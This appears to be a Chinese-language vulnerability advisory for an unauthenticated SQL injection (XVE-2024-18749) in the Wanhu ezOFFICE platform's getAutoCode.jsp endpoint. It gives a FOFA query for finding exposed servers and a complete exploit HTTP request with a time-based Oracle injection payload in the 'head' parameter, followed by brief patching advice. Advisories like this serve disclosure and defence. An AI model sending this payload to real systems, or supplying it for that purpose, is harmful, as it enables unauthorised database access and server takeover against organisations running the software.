

万户 ezOFFICE协同管理平台 getAutoCode SQL注入漏洞(XVE-2024-18749)

漏洞描述

万户 ezOFFICE getAutoCode.jsp 接口处存在SQL注入漏洞，未经身份验证的远程攻击者可利用此漏洞获取数据库权限，深入利用可获取服务器权限。

影响版本

万户 ezOFFICE协同管理平台

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: app="万户网络-ezOFFICE"

POC/EXP:

```
GET /defaultroot/platform/custom/customizecenter/js/getAutoCode.jsp;.js?
pageId=1&head=2%27+AND+6205%3DDBMS_PIPE.RECEIVE_MESSAGE%28CHR%2898%29%7C%7C
CHR%2866%29%7C%7CCHR%2890%29%7C%7CCHR%28108%29%2C5%29--+YjdO&field=field_name&tabName=tfield HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0
Connection: close
```



修复方案

1. 关闭互联网暴露面或接口设置访问权限

厂商尚已提供漏洞修补方案，请关注厂商主页及时更新：

<http://www.whir.net/>